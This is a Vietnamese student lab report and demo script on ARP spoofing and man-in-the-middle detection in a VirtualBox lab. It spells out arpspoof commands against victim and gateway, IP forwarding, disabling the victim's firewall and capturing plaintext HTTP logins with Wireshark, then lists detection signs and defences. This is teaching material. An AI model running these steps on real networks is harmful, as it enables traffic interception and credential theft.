



Báo cáo+Lab (DONE)

ARP SPOOFING VÀ MAN-IN-THE-MIDDLE ATTACK DETECTION

MỤC LỤC ĐƠN GIẢN

Phần	Nội dung	Trang
1	CƠ SỞ LÝ THUYẾT	2
2	MÔ HÌNH HỆ THỐNG	3
3	CẤU HÌNH MÁY ẢO	4
4	CÔNG CỤ SỬ DỤNG	5
5	QUY TRÌNH THỰC HIỆN	7
6	KẾT QUẢ THỰC NGHIỆM	9
7	KẾT LUẬN	10

1. CƠ SỞ LÝ THUYẾT

1.1. Giao thức ARP (Address Resolution Protocol)

ARP là giao thức thuộc tầng liên kết dữ liệu (tầng 2), có chức năng phân giải địa chỉ IP (tầng 3) thành địa chỉ MAC (tầng 2) trong mạng LAN.

Cơ chế hoạt động:

1. Khi máy A muốn gửi dữ liệu đến máy B trong cùng mạng LAN, nó cần biết MAC của máy B
2. Máy A gửi broadcast ARP Request: “Ai có IP x.x.x.x?”
3. Máy B nhận request và trả lời ARP Reply: “Tôi có IP đó, MAC của tôi là ..”
4. Máy A lưu vào bảng ARP cache

Đặc điểm: ARP là giao thức không có cơ chế xác thực - máy tính sẽ tin tưởng bất kỳ gói tin ARP Reply nào nhận được.

1.2. Tấn công ARP Spoofing

ARP Spoofing (còn gọi là ARP Poisoning) là kỹ thuật tấn công trong đó kẻ tấn công gửi các gói tin ARP Reply giả mạo vào mạng, nhằm “đầu độc” bảng ARP của nạn nhân.

Cơ chế tấn công:


1. Attacker gửi ARP Reply giả đến nạn nhân: “Gateway có địa chỉ MAC là địa chỉ MAC của attacker”
2. Nạn nhân cập nhật bảng ARP với thông tin giả
3. Khi nạn nhân gửi dữ liệu ra internet, gói tin sẽ đến attacker trước
4. Attacker đọc nội dung rồi chuyển tiếp đến gateway thật

1.3. Tấn công Man-in-the-Middle (MITM)

MITM là dạng tấn công trong đó kẻ tấn công đứng ở giữa, chặn và có thể sửa đổi thông tin liên lạc giữa hai bên. Mối quan hệ giữa ARP Spoofing và MITM được thể hiện rõ ràng, ARP Spoofing chính là phương tiện để thực hiện MITM trong mạng LAN, bởi vì thông qua việc đầu độc bảng ARP, kẻ tấn công có thể chen vào vị trí giữa nạn nhân và gateway, từ đó thực hiện thành công cuộc tấn công Man-in-the-Middle.

2. MÔ HÌNH HỆ THỐNG

2.1. Sơ đồ mạng



Hình 2.1 - Mô hình mạng thực nghiệm

2.2. Thông tin các máy ảo

Máy ảo	Vai trò	HHH	IP	MAC	RAM
Kali_VM	Attacker	Kali Linux	10.0.2.5	08:00:27:92:12:3d	2GB
Win-Victim	Victim	Windows 10	10.0.2.4	08:00:27:4a:f7:c7	4GB
Ubuntu_Monitor	Monitor	Ubuntu Server	10.0.2.3	08:00:27:e7:f5:d3	1GB
Gateway	Cổng mạng	VirtualBox NAT	10.0.2.1	52:55:0a:00:02:01	/

3. CẤU HÌNH MÁY ẢO

3.1. Yêu cầu hệ thống

Thành phần	Yêu cầu
CPU	Hỗ trợ ảo hóa (Intel VT-x / AMD-V)
RAM	Tối thiểu 8GB, khuyến nghị 16GB
Ổ cứng	Trống 50GB
Phần mềm	VirtualBox 7.x

3.2. Tạo NAT Network

Thao tác:

1. Mở VirtualBox → File → Tools → Network Manager
2. Tab NAT Networks → Create
3. Đặt tên: MITM_Lab
4. Network CIDR: 10.0.2.0/24
5. Bật DHCP

3.3. Thông số cấu hình từng máy

Kali_VM:

OS	Debian 64-bit
RAM	2048 MB
CPU	2
HDD	20GB
Network	NAT Network (MITM_Lab)

Win-Victim:

OS	Windows 10 64-bit
----	-------------------

RAM	4096 MB
CPU	2
HDD	40GB
Network	NAT Network (MITM_Lab)

Ubuntu_Monitor:

OS	Ubuntu 24.04 64-bit
RAM	1024 MB
CPU	1
HDD	10GB
Network	NAT Network (MITM_Lab)

3.4. Thông tin đăng nhập

Máy	Username	Password
Kali	kali	kali
Windows	victim	victim
Ubuntu	monitor	monitor

4. CÔNG CỤ SỬ DỤNG

4.1. Công cụ trên máy Attacker (Kali Linux)

Công cụ	Phiên bản	Mục đích sử dụng	Lệnh thực hiện
arpspoof	dsniff 2.4b1	Gửi gói tin ARP giả mạo (ARP Spoofing)	sudo arpspoof -i eth0 -t [target_ip] [gateway_ip]
Wireshark	4.2.x	Bắt và phân tích gói tin mạng	sudo wireshark

Nmap	7.94	Quét mạng, phát hiện các thiết bị trong mạng LAN	sudo nmap -sn 10.0.2.0/24 -T5
------	------	--	-------------------------------

4.2. Công cụ trên máy Victim (Windows 10)

Công cụ	Mục đích sử dụng	Lệnh thực hiện
ARP Cache	Kiểm tra bảng ARP trước và sau tấn công	arp -a
Windows Firewall	Tắt tường lửa để tránh chặn gói tin ARP giả mạo	wf.msc
ipconfig	Kiểm tra địa chỉ IP và Gateway	ipconfig
Trình duyệt web	Truy cập website mục tiêu (tạo dữ liệu HTTP)	Chrome / Firefox / Edge

4.3. Công cụ trên máy Monitor (Ubuntu Server)

Công cụ	Mục đích sử dụng	Lệnh thực hiện
ip	Kiểm tra địa chỉ IP của máy	ip a
ping	Kiểm tra kết nối mạng tới Gateway	ping 10.0.2.1
cat	Kiểm tra cấu hình DNS	cat /etc/resolv.conf
net-tools	Bộ công cụ mạng cơ bản (ifconfig, netstat, etc.)	sudo apt install net-tools -y

4.4. Website mục tiêu

Thông số	Giá trị
URL	http://testasp.vulnweb.com

Loại	Trang web có form đăng nhập HTTP (không mã hóa TLS/SSL)
Mục đích	Nạn nhân đăng nhập để Attacker bắt được username và password dưới dạng plain text

5. QUY TRÌNH THỰC HIỆN

5.1. Chuẩn bị (Pre-attack)

Trên Ubuntu Monitor:

Bước 1: Kiểm tra IP

```
ip a
```

Kết quả: 10.0.2.3

Bước 2: Kiểm tra DNS

```
cat /etc/resolv.conf
```

Nếu chưa có 8.8.8.8, thêm:

```
sudo sh -c 'echo "nameserver 8.8.8.8" > /etc/resolv.conf'
sudo sh -c 'echo "nameserver 8.8.4.4" >> /etc/resolv.conf'
```

Bước 3: Cài đặt công cụ

```
sudo apt update && sudo apt install net-tools -y
```

Trên Windows Victim:

Bước 1: Tắt tường lửa

```
wf.msc
```

Turn off cho cả Private và Public

Bước 2: Cấu hình DNS

Control Panel → Network → IPv4 Properties

DNS: 8.8.8.8 và 8.8.4.4

Bước 3: Kiểm tra IP và ARP trước tấn công

```
ipconfig
```

IPv4: 10.0.2.4, Gateway: 10.0.2.1


```
arp -a
```

Kết quả - TRẠNG THÁI BÌNH THƯỜNG:

#10.0.2.1	52-55-0a-00-02-01	(Gateway - MAC thật)
#10.0.2.3	08-00-27-e7-f5-d3	(Ubuntu Monitor)
#10.0.2.4	08-00-27-4a-f7-c7	(Chính máy Windows)
#10.0.2.5	08-00-27-92-12-3d	(Kali Attacker)

Trên Kali Attacker:

Bước 1: Kiểm tra IP

```
ip a
```

eth0: 10.0.2.5, MAC: 08:00:27:92:12:3d

Bước 2: Quét mạng xác nhận

```
sudo nmap -sn 10.0.2.0/24 -T5
```

Kết quả: 10.0.2.1, 10.0.2.2, 10.0.2.3, 10.0.2.4, 10.0.2.5

5.2. Thực hiện tấn công (Attack Phase)

Bước 1: Bật IP Forwarding (Kali)

```
sudo su  
echo 1 > /proc/sys/net/ipv4/ip_forward  
exit
```

#Cho phép Kali chuyển tiếp gói tin, giúp nạn nhân vẫn truy cập internet.

Bước 2: ARP Spoofing (Kali - 2 terminal)

Terminal 1 - Lừa Victim:

```
sudo arpspoof -i eth0 -t 10.0.2.4 10.0.2.1
```

#Gửi ARP giả đến Windows: “Gateway có MAC của Kali”

Terminal 2 - Lừa Gateway:

```
sudo arpspoof -i eth0 -t 10.0.2.1 10.0.2.4
```

#Gửi ARP giả đến Gateway: “Victim có MAC của Kali”

Bước 3: Bắt gói tin với Wireshark (Kali - Terminal 3)

```
sudo wireshark
```

Chọn interface eth0

Filter: http

Bước 4: Nạn nhân truy cập web (Windows)

1. Mở trình duyệt, vào <http://testasp.vulnweb.com>
2. Nhập username/password bất kỳ: admin123 / bandabihack
3. Nhấn Login

5.3. Kiểm tra và phân tích (Post-attack)

Trên Wireshark (Kali):

Tìm gói tin POST, xem chi tiết HTML Form URL Encoded:

- Form item: "tfUName" = "admin123"
- Form item: "tfUPass" = "bandabihack"

Trên Windows - Kiểm tra ARP sau tấn công:

```
arp -a
```

#Kết quả - TRẠNG THÁI BẤT THƯỜNG:

```
#10.0.2.1      08-00-27-92-12-3d    (Gateway - ĐÃ BỊ GIẢ MẠO!)
#10.0.2.3      08-00-27-e7-f5-d3    (Ubuntu - Bình thường)
#10.0.2.4      08-00-27-4a-f7-c7    (Chính máy Windows - Không đổi)
#10.0.2.5      08-00-27-92-12-3d    (Kali - MAC thật)
```

6. KẾT QUẢ THỰC NGHIỆM

6.1. So sánh bảng ARP trước và sau tấn công

IP	MAC Trước	MAC Sau	Thay đổi
10.0.2.1 (Gateway)	52:55:0a:00:02:01	08:00:27:92:12:3d	Có
10.0.2.5 (Kali)	08:00:27:92:12:3d	08:00:27:92:12:3d	Không

6.2. Dữ liệu bắt được từ Wireshark

Source MAC: 08:00:27:4a:f7:c7 (Windows Victim)

Source IP: 10.0.2.4

Destination IP: 44.238.29.2

Protocol: HTTP

Method: POST

Form data: uname=admin123&pass=bandabihack

6.3. Phát hiện tấn công

Ba dấu hiệu nhận biết:

1. Một MAC cho hai IP: Gateway và Kali cùng MAC 08:00:27:92:12:3d
2. MAC Gateway thay đổi: Từ 52:55:0a:00:02:01 → 08:00:27:92:12:3d
3. MAC Gateway trùng MAC Attacker: Cả hai đều là MAC của Kali

6.4. Giải thích cơ chế

Tại sao attacker phải làm cho MAC của Gateway và Kali giống nhau?

1. Windows kiểm tra bảng ARP, thấy Gateway có MAC 08:00:27:92:12:3d
2. Windows gửi gói tin đến MAC này
3. Kali nhận được gói tin, đọc nội dung
4. Kali chuyển tiếp đến Gateway thật
5. Gateway gửi ra internet

Kết quả: Kali đứng giữa, đọc được mọi dữ liệu không mã hóa.

7. KẾT LUẬN

7.1. Kết quả đạt được

Quá trình thực nghiệm đã chứng minh tính khả thi của tấn công ARP Spoofing nhằm thực hiện hành vi Man-in-the-Middle (MITM) trong môi trường mạng LAN. Cụ thể:

Thứ nhất, mô hình mạng LAN ảo với ba máy (Kali Linux, Windows 10, Ubuntu Server) trên VirtualBox đã được thiết lập thành công.

Thứ hai, kỹ thuật ARP Spoofing đã được thực thi thành công, khiến bảng ARP trên máy nạn nhân bị đầu độc. Địa chỉ MAC của gateway đã bị thay đổi thành địa chỉ MAC của máy tấn công, chứng tỏ máy Kali đã chiếm được vị trí MITM giữa nạn nhân và gateway.

Thứ ba, từ vị trí MITM, máy tấn công đã sử dụng Wireshark để bắt và phân tích gói tin HTTP. Kết quả cho thấy thông tin đăng nhập (admin123 / bandabihack) của nạn nhân đã bị lộ dưới dạng plain text.

Như vậy, toàn bộ mục tiêu của đề án đã được hoàn thành, đồng thời các dấu hiệu phát hiện tấn công ARP Spoofing cũng đã được ghi nhận.

7.2. Bài học rút ra

- 1. ARP không có xác thực: Giao thức ARP tin tưởng mọi gói tin - đây là lỗ hổng cố hữu.
- 2. Tầm quan trọng của mã hóa: HTTP dễ bị đọc trộm, cần dùng HTTPS.
- 3. Mạng LAN không an toàn tuyệt đối: Cần có biện pháp giám sát.

7.3. Đề xuất phòng chống

Biện pháp	Mô tả	Hiệu quả
HTTPS	Mã hóa dữ liệu truyền tải	Cao
ARP Spoofing Detection	Giám sát bảng ARP thường xuyên	Trung bình
Dynamic ARP Inspection (DAI)	Switch kiểm tra gói tin ARP	Cao
VPN	Mã hóa toàn bộ traffic	Cao
Tường lửa cá nhân	Phát hiện ARP bất thường	Thấp

7.4. Hướng phát triển

- 1. Tích hợp cảnh báo tự động khi phát hiện ARP Spoofing
- 2. Xây dựng script giám sát ARP trên Ubuntu
- 3. Mở rộng với các giao thức tấn công khác (DNS Spoofing, DHCP Spoofing)

PHỤ LỤC: ẢNH CHỤP MÀN HÌNH

1. Ảnh ip a trên Ubuntu

```
monitor@ubuntu-monitor:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:e7:f5:d3 brd ff:ff:ff:ff:ff:ff
   inet 10.0.2.3/24 metric 100 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 530sec preferred_lft 530sec
   inet6 fe80::a00:27ff:fee7:f5d3/64 scope link
       valid_lft forever preferred_lft forever
```

2. Ảnh **arp -a** trên Windows trước tấn công

```
C:\Users\victim>arp -a

Interface: 10.0.2.4 --- 0xd
Internet Address      Physical Address      Type
10.0.2.1              52-55-0a-00-02-01     dynamic
10.0.2.2              08-00-27-b4-29-19     dynamic
10.0.2.3              08-00-27-e7-f5-d3     dynamic
10.0.2.5              08-00-27-92-12-3d     dynamic
10.0.2.255            ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

3. Ảnh **nmap** trên Kali

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn 10.0.2.0/24 -T5 --min-parallelism 100
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-16 17:32 +0700
Nmap scan report for 10.0.2.1
Host is up (0.00048s latency).
MAC Address: 52:55:0A:00:02:01 (Unknown)
Nmap scan report for 10.0.2.2
Host is up (0.00042s latency).
MAC Address: 08:00:27:B4:29:19 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00042s latency).
MAC Address: 08:00:27:E7:F5:D3 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up (0.00041s latency).
MAC Address: 08:00:27:4A:F7:C7 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.5
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 11.88 seconds
```

4. Ảnh 2 terminal **arp spoofing** đang chạy

```
(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 10.0.2.4 10.0.2.1
8:0:27:92:12:3d 8:0:27:4a:f7:c7 0806 42: arp reply 10.0.2.1 is-at 8:0:27:92:12:3d
8:0:27:92:12:3d 8:0:27:4a:f7:c7 0806 42: arp reply 10.0.2.1 is-at 8:0:27:92:12:3d
8:0:27:92:12:3d 8:0:27:4a:f7:c7 0806 42: arp reply 10.0.2.1 is-at 8:0:27:92:12:3d
8:0:27:92:12:3d 8:0:27:4a:f7:c7 0806 42: arp reply 10.0.2.1 is-at 8:0:27:92:12:3d
█

(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 10.0.2.1 10.0.2.4
8:0:27:92:12:3d 52:55:a:0:2:1 0806 42: arp reply 10.0.2.4 is-at 8:0:27:92:12:3d
8:0:27:92:12:3d 52:55:a:0:2:1 0806 42: arp reply 10.0.2.4 is-at 8:0:27:92:12:3d
8:0:27:92:12:3d 52:55:a:0:2:1 0806 42: arp reply 10.0.2.4 is-at 8:0:27:92:12:3d
8:0:27:92:12:3d 52:55:a:0:2:1 0806 42: arp reply 10.0.2.4 is-at 8:0:27:92:12:3d
█
```

5. Ảnh Wireshark bắt được username/password

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ sudo wireshark
[sudo] password for kali:
** (wireshark:33174) 17:42:12.762507 [Capture MESSAGE] -- Capture Start ...
** (wireshark:33174) 17:42:12.791408 [Capture MESSAGE] -- Capture started
** (wireshark:33174) 17:42:12.793168 [Capture MESSAGE] -- File: "/tmp/wireshark_eth0GGHFM3.pcapn
```

http			
nation	Protocol	Length	Info
.2.4	HTTP	1113	HTTP/1.1 200 OK (text/css)
.2.4	HTTP	915	HTTP/1.1 200 OK (GIF89a)
38.29.244	HTTP	505	GET /favicon.ico HTTP/1.1
.2.4	HTTP	1459	HTTP/1.1 404 Not Found (text/html)
38.29.244	HTTP	631	GET /Login.asp?RetURL=%2FDefault%2Easp%3F HTTP/1.1
.2.4	HTTP	533	HTTP/1.1 200 OK (text/html)
38.29.244	HTTP	824	POST /Login.asp?RetURL=%2FDefault%2Easp%3F HTTP/1.1
.2.4	HTTP	533	HTTP/1.1 200 OK (text/html)
38.29.244	HTTP	835	POST /Login.asp?RetURL=%2FDefault%2Easp%3F HTTP/1.1
.2.4	HTTP	570	HTTP/1.1 200 OK (text/html)

Wireshark · Packet 12474 · eth0

- ▶ Frame 12474: Packet, 835 bytes on wire (6680 bits), 835 bytes captured (6680 bits) on interface eth0
- ▶ Ethernet II, Src: PCSSystemtec_4a:f7:c7 (08:00:27:4a:f7:c7), Dst: 44:238:29:24:00:00
- ▶ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 44.238.29.24
- ▶ Transmission Control Protocol, Src Port: 49907, Dst Port: 80
- ▶ Hypertext Transfer Protocol
- ▼ HTML Form URL Encoded: application/x-www-form-urlencoded
 - ▶ Form item: "tfUName" = "admin123"
 - ▶ Form item: "tfUPass" = "bandabihack"

0000	08 00 27 92 12 3d 08 00	27 4a f7 c7 08 00 45 00	..'. .
0010	03 35 b9 8e 40 00 80 06	e7 4e 0a 00 02 04 2c ee	.5..(
0020	1d f4 c2 f3 00 50 cc ee	9c 7d 20 48 da 1a 50 18	
0030	fa f0 07 4d 00 00 50 4f	53 54 20 2f 4c 6f 67 69	...M
0040	6e 2e 61 73 70 3f 52 65	74 55 52 4c 3d 25 32 46	n.as
0050	44 65 66 61 75 6c 74 25	32 45 61 73 70 25 33 46	Defa

6. Ảnh **arp -a** trên Windows sau khi bị tấn công

```
C:\Windows\system32>arp -a

Interface: 10.0.2.4 --- 0xd
Internet Address      Physical Address      Type
10.0.2.1              08-00-27-92-12-3d     dynamic
10.0.2.2              08-00-27-b4-29-19     dynamic
10.0.2.3              08-00-27-e7-f5-d3     dynamic
10.0.2.5              08-00-27-92-12-3d     dynamic
10.0.2.255            ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

TÀI LIỆU THAM KHẢO

1. Whalen, S. (2001). An Introduction to ARP Spoofing. Node99.
<http://node99.org/projects/arpspoof/arpspoof.pdf>
2. Ansari, S., Rajeev, S. G., & Chandrasekhar, H. S. (2002). Intrusion Detection System for ARP Spoofing. (Tài liệu hội thảo, không có bản public - có thể tham khảo tóm tắt qua Google Scholar)
3. Bruschi, D., Ornaghi, A., & Rosti, E. (2003). Detecting ARP Spoofing: An Active Technique. (Tài liệu hội thảo, không có bản public - có thể tham khảo tóm tắt qua INFONA)
4. Oracle Corporation. (2024). VirtualBox 7.1 User Manual.
<https://docs.oracle.com/en/virtualization/virtualbox/7.1/user/>
5. Kali Linux. (2025). Kali Linux Official Documentation.
<https://www.kali.org/docs/>
6. Wright, J. (2009). Detecting ARP Spoofing. SANS Institute InfoSec Reading Room.
<https://www.sans.org/reading-room/whitepapers/detection/detecting-arp-spoofing-32974>
7. Wireshark Foundation. (2024). Wireshark User's Guide.
<https://www.wireshark.org/docs/>
8. Open Web Application Security Project (OWASP). (2021). Man-in-the-Middle Attack.
https://owasp.org/www-community/attacks/Man-in-the-middle_attack

Script Demo

Em đã cấu hình 3 máy ảo trên VirtualBox, Tạo NAT Network, Tắt tường lửa Trên Windows Victim, Cấu hình DNS Google, kết nối ip nạn nhân với máy kali và ubuntu rồi, Bật IP Forwarding Trên Kali, arpspoof lừa Victim và lừa Gateway,

và giờ sẽ show ip của mac trước khi bị tấn công và thực hiện tấn công bắt gói tin, bắt đầu bằng việc Mở Wireshark để bắt gói tin,

Giới thiệu

Xin chào thầy và các bạn. Hôm nay em sẽ thay nhóm demo cũng như cùng nhau xem xét một cuộc tấn công mạng thực tế trong môi trường LAN có tên là ARP Spoofing. Kẻ tấn công sẽ sử dụng thủ thuật này để chen vào giữa (Man-in-the-Middle) cuộc trò chuyện giữa nạn nhân và router.

Em đã setup có 3 máy ảo:

- Attacker (Máy tấn công): Kali Linux - IP 10.0.2.5
- Victim (Nạn nhân): Windows 10 - IP 10.0.2.4
- Monitor (Giám sát): Ubuntu Server - IP 10.0.2.3 (dùng để quan sát về sau)
- Gateway: 10.0.2.1 (do VirtualBox tạo)

Ubuntu - Vai trò giám sát và là phần chuẩn bị để tránh lỗi kỹ thuật trong quá trình demo.

ip a

cat /etc/resolv.conf //xem có sd dns gg chưa để cập nhật ubuntu và tools sử dụng về sau (arp -n....)

sudo apt update && sudo apt upgrade -y

sudo apt install net-tools -y

ping -c 3 10.0.2.4

ping -c 3 10.0.2.5

//check ip các máy và connect với nhau

Victim

wf.msc //tắt tường lửa và set dns gg cho wifi

ipconfig // Ktra mạng hiện tại đang có

ping -c 3 10.0.2.3 //Ping để connect với ubuntu quan sát Mac

ping -c 3 10.0.2.5 //ping để connect với Kali quan sát Mac

arp -a //check bảng arp trước khi tấn công, lúc này có đủ ip và gateway

// nhớ kĩ mỗi máy là 1 ip khác nhau

//Thiết lập DNS Google

- Vào Control Panel → Network and Sharing Center → Change adapter settings
- Chuột phải Ethernet → Properties
- Chọn Internet Protocol Version 4 (TCP/IPv4) → Properties
- Chọn Use the following DNS server addresses:
 - Preferred DNS server: 8.8.8.8
 - Alternate DNS server: 8.8.4.4
- Nhấn OK

Kali (attack)

ip a // check ip Kali

sudo nmap -sn 10.0.2.0/24 -T5 -min-parallelism 100 (nhớ cách đúng cú pháp)

//Quét mạng từ Kali để xác nhận Mac

Lưu ý: 10.0.2.2 có thể xuất hiện nhưng là dư âm từ đồ án khác, không ảnh hưởng.

tab 1

sudo su

echo 1 > /proc/sys/net/ipv4/ip_forward

exit

//Chức năng: Cho phép Kali chuyển tiếp gói tin, giúp nạn nhân vẫn truy cập internet bình thường trong khi bị nghe lén.

tab 2 - Lừa máy nạn nhân (Victim):

sudo arpspoof -i eth0 -t 10.0.2.4 10.0.2.1

//Ý nghĩa: Gửi gói tin ARP giả mạo đến máy Windows, nói với nó rằng "Gateway 10.0.2.1 có MAC là 08:00:27:92:12:3d" (MAC của Kali).

tab 3

sudo arpspoof -i eth0 -t 10.0.2.1 10.0.2.4

//Ý nghĩa: Gửi gói tin ARP giả mạo đến Gateway, nói rằng "Máy nạn nhân 10.0.2.4 có MAC là 08:00:27:92:12:3d" (MAC của Kali).

//Giải thích tác dụng của việc đổi MAC:

- Khi MAC của Gateway và Kali giống nhau trên máy Windows, Windows sẽ gửi tất cả gói tin ra internet qua máy Kali đầu tiên
- Kali nhận được gói tin, có thể xem nội dung (nếu không mã hóa), rồi chuyển tiếp đến Gateway thật
- Nhờ đó, kẻ tấn công đứng giữa và nghe lén được toàn bộ nội dung.

tab 4

sudo wireshark (bắt gói tin gửi và nhận từ Win và Gateway)

Win (nạn nhân)

mở trình duyệt <http://testasp.vulnweb.com> đăng nhập

//Chọn http thay vì https vì https đã đc mã hóa khó triển khai

//Cứ đăng nhập, sai hay đúng k quan trọng, quan trọng là mình gửi đi là Kali (attack) nhận hết.

Kali (attack)

check gói Post (Bưu kiện)

- tìm mục HTML Form URL Encoded
- Có username và password

//Giải thích: Lúc này dữ liệu không được mã hóa (HTTP) nên hiện ra rõ ràng. Nếu https thì chỉ hiện cái được mã hóa

Win (nạn nhân)

arp -a

//2 ip khác nhau dùng chung 1 Mac -> arp spoofing (tức là Mac của gateway đã bị đổi)

//Giải thích: Win muốn gửi gói tin ra internet trước hết phải nhìn vào bảng ARP để tìm Mac của Gateway nhưng khi này thì Mac của Gateway đã bị đổi thành Mac của Kali (attack) nên gói tin sẽ đi qua máy Kali (attack) thay vì đi vào Mac của Gateway. Máy kali sẽ nhận gói tin.

Kết thúc và dọn dẹp

1. Dừng tấn công: Nhấn Ctrl + C trên 2 terminal arpspoof
2. Đóng Wireshark
3. Kiểm tra bảng ARP trở lại bình thường trên Windows:
4. cmd
5. arp -a

Sau vài phút, MAC của Gateway sẽ trở về 52:55:0a:00:02:01

Ảnh quy trình attack

BẢNG TÓM TẮT IP CÁC MÁY

Máy ảo	IP	MAC Address	Ghi chú
Gateway	10.0.2.1	52:55:0a:00:02:01	Do VirtualBox tạo
Ubuntu Monitor	10.0.2.3	08:00:27:e7:f5:d3	Máy giám sát, ghi lệnh
Windows Victim	10.0.2.4	08:00:27:4a:f7:c7	Máy nạn nhân
Kali Attacker	10.0.2.5	08:00:27:92:12:3d	Máy tấn công

=> Mac của gateway và mac của máy win khác nhau -> chưa arp

10.0.2.1 là gateway
10.0.2.2 là đồ án khác //đừng để ý
10.0.2.3 là của ubuntu
10.0.2.4 là của window
10.0.2.5 là của kali (attack)

```
monitor@ubuntu-monitor:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:e7:f5:d3 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.3/24 metric 100 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 530sec preferred_lft 530sec
    inet6 fe80::a00:27ff:fee7:f5d3/64 scope link
        valid_lft forever preferred_lft forever
```

```
monitor@ubuntu-monitor:~$ cat /etc/resolv.conf
nameserver 8.8.8.8
nameserver 8.8.4.4
monitor@ubuntu-monitor:~$
```

```
C:\Users\victim>arp -a
```

Interface: 10.0.2.4 --- 0xd	Internet Address	Physical Address	Type
10.0.2.1	52-55-0a-00-02-01	dynamic	
10.0.2.2	08-00-27-b4-29-19	dynamic	
10.0.2.3	08-00-27-e7-f5-d3	dynamic	
10.0.2.5	08-00-27-92-12-3d	dynamic	
10.0.2.255	ff-ff-ff-ff-ff-ff	static	
224.0.0.22	01-00-5e-00-00-16	static	
224.0.0.251	01-00-5e-00-00-fb	static	
224.0.0.252	01-00-5e-00-00-fc	static	
239.255.255.250	01-00-5e-7f-ff-fa	static	
255.255.255.255	ff-ff-ff-ff-ff-ff	static	

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn 10.0.2.0/24 -T5 --min-parallelism 100
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-16 17:32 +0700
Nmap scan report for 10.0.2.1
Host is up (0.00048s latency).
MAC Address: 52:55:0A:00:02:01 (Unknown)
Nmap scan report for 10.0.2.2
